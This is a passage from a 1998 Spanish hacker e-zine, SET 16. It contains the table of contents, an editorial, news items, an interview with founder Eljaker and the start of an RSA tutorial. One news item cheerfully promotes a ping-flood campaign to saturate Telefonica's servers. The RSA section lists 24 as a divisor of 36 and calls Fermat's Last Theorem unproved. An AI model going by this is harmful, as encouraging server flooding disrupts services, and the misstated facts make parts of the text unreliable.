



```

          |-----|
          |             C O N T E N I D O S             |
          |-----|
          ||                                           ||
-----|-----|-----|-----|-----|-----|-----|-----|
- { 0x00 } - { Contenidos } - { SET 16 } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x01 } - { Editorial } - { SET 16 } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x02 } - { Noticias } - { Noticias } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x03 } - { En linea con: Eljaker } - { Sociedad } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x04 } - { El algoritmo RSA } - { Crypto } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x05 } - { Linux shell: Control total. } - { Linux } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x06 } - { Pagers } - { Protocolos } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x07 } - { Proyectos, peticiones, avisos } - { SET 16 } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x08 } - { Foro de debate } - { Sociedad } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x09 } - { Los bugs del mes } - { SET 16 } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x0A } - { Cracking bajo Linux } - { Cracking } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x0B } - { La vuelta a SET en 0x1D mails } - { eMail } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x0C } - { Tutorial para crear virus TSR } - { Virii } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x0D } - { Real como la vida misma } - { Variedad } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x0E } - { Curso de Novell Netware -IV- y -V- } - { Redes } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x0F } - { De safari por la Red } - { Hacking } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x10 } - { Infovia para torpes } - { Hacking } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x11 } - { Un manifiesto para cada ocasion } - { Humor } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
- { 0x12 } - { Despedida } - { SET 16 } -
  |   |   |   |   |   |   |   |   |   |   |   |   |
  |   |   |   |   |   |   |   |   |   |   |   |   |
  
```

```

- { 0x13 } - { Fuentes Extract } - { SET 16 } -
  \-.-' \-. by SET Staff \-.-' \-.-'
.-||-. \-.-' \-.-' \-.-' \-.-'
- { 0x14 } - { Llaves PGP } - { SET 16 } -
  \-.-' \-. by SET Staff \-.-' \-.-'
    \-.-' \-.-' \-.-' \-.-'


```

[Mensaje Institucional]

La verdad esta ahi fuera, por su propia seguridad permanezcan en sus casas.

\*EOF\*





Ya veis que festivos empezamos SET 16. Y es que la ocasion no es para menos. El proximo numero, SET 17 si la coma flotante del Pentium no falla, marcara el comienzo de nuestro tercer año.

Si habeis leído bien. Ya llevamos dos años con vosotros. Parece mentira lo rapido que pasa el tiempo cuando uno se divierte.

Fue un no muy frio dia de Octubre, concretamente el dia 6, cuando veia la luz el primer numero de Saqueadores, que mas tarde se convertiria en Saqueadores Edicion Tecnica, y finalmente, SET. Todo esto ocurría por 1996. Que recuerdos... Las olimpiadas, el mosaic, los n-esimos pantallazos azules... Era una epoca en la que todavia se podia hacer algo sin que sonara por todas partes el nombre de Microsoft. Por aquel entonces Digital seguía siendo Digital, y no Compaq, Apple seguía siendo Apple, y no Microsoft...

Internet ofrecía un foro de discusion libre, y las BBS gozaban de una salud considerable.

Pero fue el fatidico año en el que se les ocurrió a los de Microsoft que Internet era una buena expectativa de negocio, y crearon el Active X...

Sin embargo, aun quedaban posibilidades de salir del monopolio Microsoft que se nos avecinaba. No en vano, RedHat Linux 4.1 fue proclamado el mejor sistema operativo de red el año siguiente en los Estados Unidos.

Y de repente ocurrió todo. Un personaje, por entonces poco conocido, decidió que era el momento de actuar, y paso a la accion. Aquel fue el primer numero de Saqueadores, obra enteramente de eljaker. Este primer numero fue distribuido primeramente por BBS, especialmente por la BBS Club de Murcia, hoy dia desaparecida. Y una de nuestras primeras incursiones en Internet fue a traves de la mano de Iberhack, en su sitio inicial, en Geocities.

La cosa iba creciendo, y poco a poco aparecian algunos nuevos colaboradores, que pasaban a formar parte del equipo. Warezzman, +8d2, El duke de Sicilia, SLink, Ron...

El duke se hizo cargo de Saqueadores Edicion Tecnica desde el numero 5, y aparecimos nuevos colaboradores, como Episiarca, BitHunter, Paseante... Si hasta aparecí yo!!!

Con el numero 9, SET dio un cambio de nuevo en su equipo editorial, pasando desde este momento Paseante a ser el nuevo editor (saluda Pas ;) )

Poco a poco la revista se hacia mas grande, con mas contenidos, y por lo que nos comentais, con mas calidad. El proyecto llevado a cabo inicialmente por eljaker es ahora una tarea de un equipo de colaboradores que hacen que entre todos tengamos la mejor ezine del under hispano. Desde el numero 13 me toco la tarea de coordinar este equipo, como editor.

Y como era de esperar, el equipo ha seguido creciendo. Paseante sigue, como siempre, con sus geniales articulos, y de paso, me echa una mano en la edicion. Rufus... Mi buen amigo Rufus. Al principio aparecio como defensor del novato, y ahora, ahí le teneis, con la seccion de noticias,

y puede que se anime a hacer algo mas. Esta tambien Garrulo, que en cuanto se reponga de las vacaciones, nos deleitara con nuevos formatos de SET. Y como no, GreeN Legend... Trabajando como un enano en la elaboracion de una web nueva y mejorada, ofreciendo informacion, dando el callo en la organizacion de la SET CON... este hacker no para. Que no se me olvide +NetBul, que pese a no escribir en este numero, nos ha montado una de las mejores paginas alternativas de SET. MadFran, con su curso de redes Novell, y que puede que nos de alguna sorpresa. Y mas y mas gente, que esta ahi, y que si me pongo a nombrarlos, rellenare toda la ezine solo con ellos. A todos un saludito ;)

Tambien hay nuevas incorporaciones al equipo, como SiuL+Hacky, a partir de este numero esperamos que nos descubra los misterios de la ingenieria inversa en el entorno Linux.

Y como no, tambien estais vosotros, los que nos leeis, y de vez en cuando os animais a escribirnos... incluso articulos!!! Sin vosotros, SET no habria llegado donde esta.

Por eso, prometemos seguir mejorando, y celebrar nuestro tercer, cuarto, quinto... aniversario, cada vez con nuevas y mejoradas sorpresas.

Ya comprobareis que este numero incluye nuevas secciones, noticias importantes, y por fin... una lista de correo que funciona sin dar problemas (cruzemos los cables serie). De todo esto mas informacion ahi dentro, en la revista.

Pero al final no hemos podido incluir la version ASCII completa del texto de Chessy sobre seguridad en NT con las imagenes pasadas a ASCII. Dado que el documento se publico integramente en el numero 15 de SET, y publicarlo entero de nuevo para incluir las imagenes supondria engordar innecesariamente la ezine, en cuanto este listo lo colocaremos en la web.

Asi que nada, os dejo ya que os pongais a leerla, que seguro que teneis muuuuchas ganas.

Y para aquellos que preguntaban por la SET CON, pasaros por 0x07 para leer la informacion de lo que hay.

Un saludo a todos y que cumplamos muchos mas.

Editor

\*EOF\*

-[ 0x02 ]-----  
-[ NOTICIAS ]-----  
-[ by Rufus T. Firefly ]-----SET-16-

>>> Justicia 4 - GAL 29: Comienza la remontada

Barrionuevo y Vera por fin dentro y mas que deberian acompañarlos (Felipe, por que te quedaste en la puerta?. Con lo facil que te seria entrar!). Verguenza nos han dado la actitud y el comportamiento de la cupula sociata, tristeza al ver la muchedumbre manipulada a las puertas de la carcel pidiendo libertad.

Jamas el PSOE y HB estuvieron tan cerca, la escena podria haber sido la de cualquiera de esos pequeños pueblos guipuzcoanos que tributan homenajes al "heroe" cuyo unico merito consiste en ser un asesino y dejarse pillar. Pero al menos ha servido para que la mayor parte de partidos se retraten como lo que son, un criadero de fascistas que se creen, en la mejor tradicion de Steven Seagal, POR ENCIMA DE LA LEY.

No señores, si queremos democracia no es para elegir entre dos perros con distintos collares sino para poder meter en la carcel al perro que se pasa mordiendo.

Por supuesto Papa Pitufo (Pujol) tambien dijo la suya y hablo de que podia haberse cometido una "injusticia historica" y que "en Europa nunca se hubiera llegado a esto", pues mire Papa Pitufo quiza por fin podamos enseñarles algo a los europeos. Ya estamos cansados de que solo entren al trullo chavales de medio pelo, drogatas muertos de hambre o hackers 'mu peligrosos'. Esta es una victoria de la democracia. Y todavia nos quedan muchos que enchironar en LOS DOS BANDOS.

[Y si, seguro que son buena gente, que Pepe y Jose son "hombres buenos" pero la carcel esta llena de ladrones simpaticos, amables estafadores y dignos asesinos]

>>> Starr Wars: Clinton strikes back

Por Internet, como no podia ser menos, se difundio el informe del fiscal especial Keneth Starr, por Internet se habia iniciado lo que se convirtio en el caso Lewinsky que ha llevado a Clinton al descredito y a la humillacion. La red anduvo al borde del colapso, todos los sites de mayor trafico pusieron enlaces al informe. Una vez mas se demostro que la red es principalmente norteamericana, no solo porque un asunto norteamericano colapsase la red sino por el mero hecho de haber difundido el informe del Office of the Independent Council a traves de Internet.

Alguien ha visto por aqui la sentencia del caso Conde publicada en Internet? La del caso GAL?. Y ademas el acceso era gratuito (oido BOE?) [Y por Internet llego la contra de Clinton, vease <http://www.whitehouse.gov>]

[Pas: Esto ha sido mio, por si hay jaleo]

>>> NetSpain: Visto y no visto

Por supuesta falta de pagos, Telefonica cerro las centralitas de NetSpain el 14 de Agosto. El asunto, que ha sido mas que confuso, ha dejado a cerca de 4.000 clientes sin proveedor, muchos de ellos habiendo pagado servicios por adelantado.

En un ultimo intento la propietaria de NetSpain envio un mensaje a sus abonados solicitando el ingreso de las tarifas en su cuenta personal ya que los bancos habian bloqueado las cuentas de la empresa, la mayoría hizo caso omiso de esta peticion por juzgar que no ofrecia muchas garantias.

Las deudas publicitadas de NetSpain se elevan a los 17 millones lo que ha llevado a Telefonica a cancelar todas las tarjetas telefonicas de sus clientes.

[El asunto esta espeso con un monton de amenazas de demanda por todas partes, junto con acusaciones de incumplimientos...pero una vez mas un negocio alternativo y prometedor ha sido barrido]

>>> Aumento de tarifas telefonicas

Ya lo sabeis todos, ahora llamar por telefono a Hamburgo cuesta lo mismo que una cerveza y por el precio de una barra de pan llamabas a..donde era?. Telefonica presenta su nueva publicidad de manera que parece que ha rebajado las tarifas (cuantos de vosotros llamais habitualmente a Hamburgo?) pero los internautas no tragan y la huelga del 3 de septiembre ha tenido un inmenso eco en todos los medios de comunicacion.

El tarifazo que ha puesto en pie de guerra a los internautas espaoles se produjo, con alevosia, el 9 de Agosto y su efecto fue multiplicar por 4 el precio de la llamada urbana.

Tanto Fomento como Telefonica pretendieron 'esconder' el atraco con "concesiones" como el plan de ""descuento"" para llamadas urbanas de mas de 10 minutos o la reducida tarifa para los dos primeros minutos. No colo. Ahora Telefonica dice que eso no es culpa suya porque esas tarifas no eran las que ellos querian. En efecto, Telefonica siempre ha abogado por una MAYOR SUBIDA de las llamadas urbanas y Fomento no sabemos que se encarga de fomentar como no sean los bolsillos de Manolonga.

Para mayor inri con el producto de su atraco fueron a comprar una compaia brasilea apenas un mes antes de producirse la mayor caida de la historia en la bolsa brasilea. Buen ojo, si seior. Ahora habra que volver a subir las tarifas.

>>> TerraSERVER

Microsoft pone en funcionamiento un AlphaSERVER a 600 MHz denominado TerraSERVER. Esta dedicado a mostrar a traves de Internet las zonas de la Tierra que deseemos desde satelite.

Desde luego, Microsoft ya no sabe que hacer para vender mas. Debemos reconocer su gran trabajo en marketing, pues sinceramente, malgastar un Alpha para hacer bonito... Pero si lo que quieren es dar muestras de potencia, no deben saber que ya existe un peazo maquina llamado Cray SV1.

Ojo, hay que reconocer que la cosa esta bien pero hay muy poco detalle fuera de los USA.

>>> Super maquinas

Pero para maquinones la SV1 de SGI-Cray. Ya sabeis, de esas que andan por los 50 kilos (US\$, nada de pelias).

Los defensores del sistema Beowulf (muchos ordenadores de bajo coste con Linux y comunicandose mediante una red mas o menos rapida) estan de enhorabuena: el resultado de uno de los sistemas, el LOBOS, ha hecho que sus responsables creen LOBOS II. La otra opcion era comprar una maquina "tradicional", que tardaba un poco menos en los calculos pero costaba mucho

mas.

Por otro lado, mediante una maquina "custom" (chips diseñados a proposito) se ha conseguido batir el desafio DES2 en 56 horas. Para que luego digan que los codigos que usamos son seguros. <http://www.eff.org/descracker.html>  
Porque lo gracioso del tema es que puedes conseguir los diseños para crear tu propia maquina.

[ Seguro que algunas agencias tan secretas que su nombre es desconocido tienen mas maquinas de estas que pulgas un perro callejero. ]

>>> Pingfonica al ataque

Otro grupo de tantos ha sido creado con la excusa de tumbar los servidores de Telefonica. No seremos nosotros los que digamos que no. A ciertos admins les hace falta hacer deporte.

Podeis divertirlos un rato y hacer compaña a las operadoras del 1004. Despues de todo pagan ellos... asi les demuestras que a todos nos interesa un servicio mas barato. ;]

He aqui un breve calendario (si lees SET recién salido del horno, of course):  
18/9/98, Protesta a numeros 900 gubernamentales  
19/9/98, Emision de pings para saturar servidores  
20/9/98, Emision de fax  
25/9/98, Protesta con emails (Telefonica, Mins. Fomento, Retevision)  
26/9/98, 2| Protesta con emails (Diputados del Congreso)  
27/9/98, 3| Protesta con emails (Organismos Oficiales)

Para seguir informados <http://members.xoom.com/pingfonica/>

[Que la portadora te acompañe.]

>>> Internet en el Cole

Vuelta al cole, y como "mola mucho" (lease con cierto tono repipi), pues lo coles tambien se conectan. Se cansaron de que otros paises nos dijeran "Yo tengo Internet y tu no".

Lo que nos plantea algunos interesantes temas de debate:  
"Que van a hacer los escolares en Internet? "No dice todo el mundo que Internet esta lleno de maniacos sexuales? ;]  
Mas en serio... si los chavales meten la pata en lo mas basico, "que intentan, que la metan al estilo "ultima tecnologia"?

Y si, por poner un ejemplo, a los colegios de Madrid piensan cobrarles 17000 cucas por una RDSI o 10000 por una RTB, "cuanto esperan cobrar por la tarifa plana a la gente de a pie? Los de AUI piden unas 2000 para noches y fines de semana y 6000 para horario laboral. Algo no cuadra. O los de AUI se pasan de ingenuos o los de Timofonica acaban de inventar el "timo del cole conectado". Tal vez un poco de todo.

Que conste que las cifras no nos las hemos inventado, aunque tambien es justo decir que habra ayudas y otros descuentos (cuando veamos la letra pequeña, hablamos de si son "ayudas" o "maquillaje").

[ "Enseñaran el esquema de Von Neumann, C, asm, Linux, \*BSD, Java, y otras cosas? "O solo "profe, he roto el Windows 98" (\*1)? "Patrocinara Microsoft

[leese "adoctrinara futuros clientes"]? "Tal vez Apple (\*2)? ]

[ \*1: Mirad a vuestro alrededor: todos los usuarios de Windows acaban pensando que Windows es bueno y que han sido ellos quien lo ha roto, cuando o bien se rompe solo o bien se deja romper (que levante la mano aquel que, desde una cuenta de usuario normal, a destrozado un VMS o Unix). Ya veo las consultas de psicologos llenas de niños con miedo a los ordenadores ("me acerco a uno y se rompe"). ]

[ \*2: Mas manzanitos que no saben como funciona un ordenador, -socorro! Todos los mac-eros que conozco piensan que el ordenador es una caja "negra" ("magica?) que nunca se abre, siempre tiene raton y otro monton de topicos. "alguien me podria presentar a un mac-ero que cacharre y programe? Empleados de Adobe, Quark o Apple, abstenerse. Veamos la Euskal: demos en Amiga, en Pc.... "en Mac? "O es que no hay animos? "No es divertido experimentar y aprender? ]

[-Si!, "que pasah?, hoy tenia ganas de escribir la columna de opinion.]

>>> CPU Libre

Como no todo es tirania os informamos de que unos colgaos (esperemos que de la misma clase y con la misma progresion que los que hace unos años empezaron con un sistema llamado Linux ;P ) han decidido empezar diseñar su propia CPU. Y con licencia "a la GPL".

A grandes rasgos un trasto que coge lo mejor de cada diseño actual.  
Ventajas: precio bajo, modelo depurado por muchas mentes y sin presiones de "jefazos".  
Inconvenientes: no llevara FPU (pero si slot para añadirsela).

Si estas en el campo del diseño de chips, arrima el hombro.  
La URL es <http://siva.usc.edu/~brion/f/>

\*EOF\*

```

-[ 0x03 ]-----
-[ EN LINEA CON: ELJAKER ]-----
-[ by SET Staff ]-----SET-16-

```

Este mes de septiembre se cumplen dos años desde que un individuo algo revoltoso comenzo a trabajar en el primer numero de "Saqueadores", sin lugar a dudas ese fue un negro dia para el pais ;-> pero no nos apresuremos a culparle de todos los males que nos han sucedido desde entonces. En lo de Chipre el no ha tenido parte. :-D

Es este un momento adecuado para que conozcais un poco mejor a la persona que puso en marcha todo este invento, uno de los nombres mas 'miticos' de la escena española. Lectores de SET, con ustedes:

```

  _ _ | | _ )
  _ | | | / _ ' | | / _ \ _ |
  | | | | ( | | < _ / |
  _ _ | _ | | \ _ , _ | \ \ _ |
      _ /

```

P - Danos en unas pocas lineas una idea de quien eres

E - Fisicamente normal, deportista, moreno, 18-22 años, universitario estudiante de carrera no tecnica, tímido, inquieto, excentrico, no se... siempre es mejor que te describan ya que nunca se es objetivo con uno mismo.

Mi carrera en el mundo underground es bastante intensa a pesar de que apenas llevo 3 años en esto. Con el apodo del Eljaker mi actividad principal ha sido la SET, con otros apodos he hecho de todo, desde colaborar en la creacion de paginas web a programar en C, organizar congresos, publicar articulos en otras publicaciones, conspirar, etc...

En el mundo de la informatica aparte del hacking he hecho tambien casi de todo aunque he profundizado en pocas cosas.

Me encanta todo lo relacionado con la tecnologia desde la informatica hasta las telecomunicaciones. Esto me ha llevado a que tambien haya hecho mis pinitos en el mundo del phreaking de mano de la CPNE y de que este aprendiendo electronica en mis ratos libres.

Tambien me gusta mucho lo que estudio, economicas, aunque no os voy a hablar de ello ya que diverge bastante de hilo de las SET :)

P - Dije pocas lineas?. Olvidemoslo. Como ves el uso de Internet en España? Y su futuro?

E - Sin duda seguira creciendo, en el futuro veo masificacion aunque no por ello peores servicios, supongo que se tendera por un lado a la uniformidad como en la tele :) y por otro tambien habra mucha especializacion, y esto nos beneficia a nosotros, habra mucho y habra de todo, como ahora pero a lo bestia.

La gente de a pie seguira mas o menos igual, pero los que estamos por debajo tendremos mas posibilidades.

P - Como ves el movimiento hacker en España?. Y su futuro?

E - Tambien prometedor, el espiritu latino no es de trabajo continuo, pero poco a poco y paso a paso vamos mejorando, ya tenemos un nivel equiparable al de los mejores paises en estos temas, tal vez lo que nos deja un poco aislados es el idioma, ya que todavia cuesta expresarse en ingles, pero aqui tambien vamos hacia adelante.

P - En que proyectos trabajas ahora? Y cuales te planteas en el futuro?

E - Desgraciadamente mas de los que doy abasto, ya he estado trabajando con raw sockets y todavia me quedan muchas cosas que hacer, cuando acabe los exámenes quiero empezar con ensamblador bajo linux y buffer overflows y a largo plazo quiero volver a hacer algo de ingenieria inversa para w95 y NT.

Actualmente estoy mas centrado en el phreaking que en el hacking ya que me quita menos tiempo y los resultados son mas rapidos y rentables :)

P - Sin contar el trabajo ni las obligaciones, que media de tiempo dedicas a la semana a usar el ordenador?

E - Mas del recomendable y menos de lo que me gustaria, tambien depende de la epoca del año, pero mas o menos serian unas 10 horas semanales.  
(En vacaciones muchoooooo mas :)

Por suerte no necesito usar el ordenador ni para trabajar ni para estudiar, aunque siempre ayuda en estos 2 temas.

P - Y cuanto de ese tiempo pasas conectado a la Red?

E - Pues casi el 90% del tiempo del uso del ordenador es para conectarme, bien a internet, a bbs o a otro tipo de redes. Aunque cuando me centro en algun proyecto concreto suelo desconectar varios días.

P - Aprovecha y mandale un breve mensaje a nuestros lectores

E - Simplificando se puede decir el hacking/phreaking tiene 2 vertientes diversion y arma para conseguir unos objetivos, siempre que se tienda demasiado a uno de estos polos la cosa va mal.

Si ves el hacking solo como un juego sin etica y sin una finalidad concreta aparte de la de hackear todo lo que puedas, estas perdiendo el tiempo.

Si usas tus conocimientos solo para tu provecho, economico o personal estas corrompiendo las claves del espiritu hacker, y aunque no acabes en la carcel simplemente seras un delincuente.

Tenia ganas de soltarlo y no sabia donde... ;)

P - Mientras se nos ocurren mejores ideas, dinos tus preferencias sobre:

P- Ordenador:

E - Mas que potencia busco versatilidad, aunque flipo cuando veo un SGI

de estos de 2 metros de alto :)

P - Sistema Operativo

E - Por supuesto linux, algunos unix (BSD, Solaris) no le tengo mania al w95 o al NT aunque los veo muy debiles. El MacOS tampoco esta mal, aunque solo es bueno para un pequeño grupo de tareas.

P - Aplicacion preferida

E - Supongo que el gcc o el minicom :)

P - Gustos Musicales

E - En el aspecto musical tengo gustos muy variados, aunque lo que mas me gusta es la musica electronica, desde el new-age hasta el rave y la musica dura heavy-trash-death-metal, hard-rock, hip-hop, techno-hardcore, etc...

P - Deportes

E - No todo el que deberia, pero estoy en forma, "mens sana in corpore sano". Lo que no me va nada es verlos en la tele, me parece una perdida de tiempo prefiero practicarlos yo mismo.

P - Bebida

E - Para la sed agua, para la noche bebidas raras aunque con buen sabor, licor43 con lima o manganaca con batido de chocolate, no me gustan las bebidas con burbujas.

P - Comida

E - Pizzas y empanadillas :)

P - Si aun te queda tiempo libre cuéntanos en que lo aprovechas.

E - Ajedrez, deporte, musica, cine, lectura...

Bueno, y antes de terminar con las preferencias creo que se te ha olvidado uno de los puntos mas importantes en la vida, las mujeres :) un cuestionario no puede estar completo sin una pregunta sobre el amor XDDDD

Y aprovechando la pregunta (algo de beneficio tenia que sacar de esto) anuncio que estoy soltero y sin compromiso, asi que si alguna chica lee esto que se de prisa que espero no estarlo durante mucho tiempo }:-)

P - Si has acabado de preguntarte cosas a ti mismo :->, pasamos a lo siguiente. Toma aire y suéltanos esa frase escondida que tienes.

E - "Ni dios, ni amo, ni patria, ni rey..." (Suena a anarkista radical, pero contiene una idea muy importante)

P - Donde podemos encontrarte si queremos darte la paliza?

E - En internet, aunque con muchos apodos, en el\_duke@usa.net y en Murcia la mayor parte del año.

Eljaker dura, y dura, y dura...

Hasta aqui lo que se daba, en el proximo numero intentaremos de nuevo traerlos a mas gente de "mal vivir" y si hay ganas incluso cambiar el formato de la

seccion.

Quereis escoger?. Si quereis ver a alguien en concreto en esta seccion escribid a <set-fw@bigfoot.com> y decidnos a quien, de la escena hispana, quereis que "pasemos por la piedra". Vuestra voz sera tenida en cuenta. Luego seran ellos los que decidan si quieren aparecer o no.

\*EOF\*



"Neither volume explains the underlying technology details of cryptographic algorithms and data structures."

Con esta oracion, extraida del primer volumen del manual, el autor del PGP nos advierte que la documentacion que acompaña al programa no entra en explicaciones sobre los detalles tecnicos de los algoritmos y las estructuras de datos utilizadas.

Con el correr del tiempo cada vez nos vamos acostumbrando mas a usar cosas que en realidad no comprendemos y nos resulta natural y para nada chocante pasar por alto aspectos tecnicos que, comparados con lo impresionante de los resultados visibles, suenan innecesarios y aburridos cuando no inalcanzables. Magicamente los programas funcionan o dejan de funcionar; en algun lugar alguien esta programando un virus; otro intenta quebrar las barreras de seguridad de una computadora de la NASA; alguno inventa un nuevo algoritmo de encriptacion; etc, etc. Es decir, hay otra gente trabajando por nosotros, es como si la magia de estos tiempos viniera con certificado de garantia. Para colmo, sabemos por experiencia que cuando un mago nos revela su truco, sufrimos una desilusion.

La llamada tecnologia de la "clave publica-clave privada" se basa en un algoritmo conocido como RSA (por Rivest-Shamir-Adleman). En su forma mas pura este algoritmo combina resultados provenientes de la matematica, mas precisamente de la Teoria de Numeros. Cualquiera que haya estudiado un primer curso de Algebra esta en condiciones de entender el funcionamiento del algoritmo.

Deciamos que el RSA utiliza resultados de la Teoria de Numeros, cuales?, simplemente dos: un algoritmo debido a Euclides y un teorema debido a Fermat. En las secciones que siguen vamos a dar las ideas centrales de este algoritmo criptografico en el que se basa el PGP. Creo que ese lado oscuro de los detalles tecnicos no es menos colorido que el de los resultados espectaculares.

## 2. El Algoritmo de Euclides

El Algoritmo de Euclides es, en el sentido moderno del termino, el primer algoritmo de la historia. Tengamos en cuenta que estamos hablando de alguien que vivio en Grecia entre 450 y 377 (AC).

Resulta que el sistema de numeracion que utilizaban los griegos era, por lo primitivo, poco propicio para hacer cuentas, incluso aquellas que solamente involucraban las operaciones mas elementales de suma, resta y multiplicacion. Ni hablar de la division.

Para Euclides era fundamental contar con procedimientos de calculo que le insumieran la menor cantidad posible de cuentas, porque cada cuenta le llevaba mucho tiempo. Euclides conocia la nocion de minimo divisor comun entre dos numeros. Muchas veces necesitaba calcular el entero mas grande que dividiera exactamente a dos numeros dados. Para resolver este problema fue que diseño su famoso algoritmo.

Lo increíble del asunto es que este algoritmo es tan bueno que lo seguimos utilizando hoy en día, incluso lo utilizan internamente los programas de computadora cuando necesitan calcular estos divisores comunes maximos como es el caso del PGP.

Recordemos primero la nocion de divisor comun maximo de dos numeros.

Los divisores de un numero entero son aquellos numeros enteros que lo dividen exactamente; esto es, el resto de la division entera de un numero por uno de sus divisores es cero. El maximo divisor comun entre dos numeros es entonces el entero mas grande que divide (exactamente) a ambos numeros. Por ejemplo

Los divisores de 36 son 1, 2, 3, 4, 6, 9, 12, 18, 24 y 36.

Los de 20 son 1, 2, 4, 5, 10 y 20.

Los divisores comunes son 1, 2 y 4.

El mas grande de los divisores comunes a 36 y 20 es por lo tanto 4.

Digamos también que dos números son coprimos cuando su máximo divisor común es igual a 1.

Euclides dio dos versiones de su algoritmo. La primera versión simplemente calcula el máximo divisor común de dos números a y b. Funciona del siguiente modo:

- [Division]      1. Calcule r como el resto de la división de a por b.
- [Fin?]            2. Si r=0, fin del algoritmo; respuesta en b.
- [Intercambio]   3. Redefina a:= b, b:= r.
- [Vuelta]         4. Vuelva a 1.

Si lo aplicamos al caso a = 36, b = 20 las sucesivas divisiones son:

| a  | b  | cociente | resto r |
|----|----|----------|---------|
| 36 | 20 | 1        | 16      |
| 20 | 16 | 1        | 4       |
| 16 | 4  | 4        | 0       |

Como vemos, a la salida del algoritmo, -b- contiene el valor de máximo divisor común.

Dijimos que Euclides dio dos versiones de su algoritmo. La segunda introduce dos variables más, las llamaremos s y t. Lo que hace esta versión del algoritmo es calcular valores para las variables s y t de modo que el máximo divisor común entre a y b se pueda calcular como:

$$s \times a + t \times b$$

Por ejemplo, para a = 36 y b = 20, los valores de s y t que resultan son -1 y 2:

$$(-1) \times 36 + 2 \times 20 = 4$$

Los detalles de esta versión del Algoritmo de Euclides los damos en un apéndice.

### 3. Un Teorema de Fermat

Pierre Fermat vivió en Francia entre 1601 y 1665. Aunque estudió derecho y trabajó como Consejero del Parlamento, se ha convertido en uno de los matemáticos más famosos de la historia. Los orígenes del cálculo infinitesimal disputado por Leibniz y Newton se encuentran en trabajos suyos. La memoria de Leibniz sobre cálculo diferencial fue publicada cinco años más tarde que las memorias postumas de Fermat en donde están esos trabajos que Leibniz había leído. Poca gente conoce estos y otros hechos sorprendentes que revelan la verdadera importancia de sus aportes científicos. Por ejemplo, Fermat, encontró las leyes de la refracción de la luz y compartió con Pascal la creación del Círculo de Probabilidades. Sin embargo la fama de Fermat se debe a un teorema suyo de 1637 cuya dilucidación se ha erigido en un verdadero desafío; por más de tres siglos y medio el llamado "Último Teorema de Fermat" resistió los esfuerzos que una multitud de matemáticos le dedicaron sin éxito.

Fermat estaba revisando la obra de Diofanto de Alejandría, un matemático del siglo IV, cuando encontró un problema que tenía relación con el Teorema de Pitágoras: el problema proponía encontrar todos los triángulos rectángulos cuyos lados tuvieran medidas expresadas por números enteros. Teniendo en

cuenta que en un triangulo rectangulo la suma de los cuadrados de dos catetos es igual al cuadrado de la hipotenusa, el problema se podia reformular como la resolucion completa de la ecuacion:

$$x^2 + y^2 = z^2$$

cuando las variables  $x$ ,  $y$ ,  $z$  toman valores enteros. A proposito de este problema, Fermat se pregunto si un cubo se podria expresar como suma de dos cubos y mas generalmente si una potencia cualquiera podria ser escrita como suma de dos potencias del mismo grado.

La respuesta que el mismo Fermat dio a estas preguntas fue negativa. En el margen del libro de Diofanto escribio en latin:

"Cuburn in duos cubos aut quadrato-quadratum in duos quadrato-quadratos et nullam inifinitum, ultra quadratum, potestatem in generalister duas ejusdem nominis fas est dividere. Cujus rei demonstrationem, mirabilem sane, detexi; hane marginis xiguitas non caperet."

Lo que significa:

"No es posible dividir un cubo en dos cubos, un bicuadrado en dos bicuadrados y de manera general, una potencia cualquiera de exponente superior a dos en dos potencias de la misma especie.

He descubierto una demostracion bastante notable de esta proposicion, pero no cabria en este margen."

Hasta el dia de hoy este enunciado no se ha podido demostrar. Los esfuerzos hechos han sido formidables. El estudio de este problema ha dado origen a teorias completas en algebra y teoria de numeros.

Pero el resultado de Fermat que nos interesa ahora es otro. Fermat descubrio que para cualquier numero natural  $m$ , la diferencia  $m^p - m$  es divisible exactamente por  $p$ , si  $p$  es un numero primo. Una variante de este teorema tiene relacion con el algoritmo RSA que nos ocupa.

La variante dice que si  $p$  y  $q$  son dos primos distintos entre si y  $m$  es un numero natural cualquiera, coprimo con  $p$  y con  $q$ , la diferencia  $m^{(p-1)(q-1)} - 1$  es divisible exactamente por el producto  $pq$ . En la seccion siguiente vamos a volver sobre este teorema.

#### 4. Euclides + Fermat = RSA

El algoritmo RSA tiene dos partes: la encriptacion y la desencriptacion. El nudo de la cuestion se basa en elegir dos numeros primos  $p$  y  $q$  suficientemente grandes y formar el producto

$$n = p \times q$$

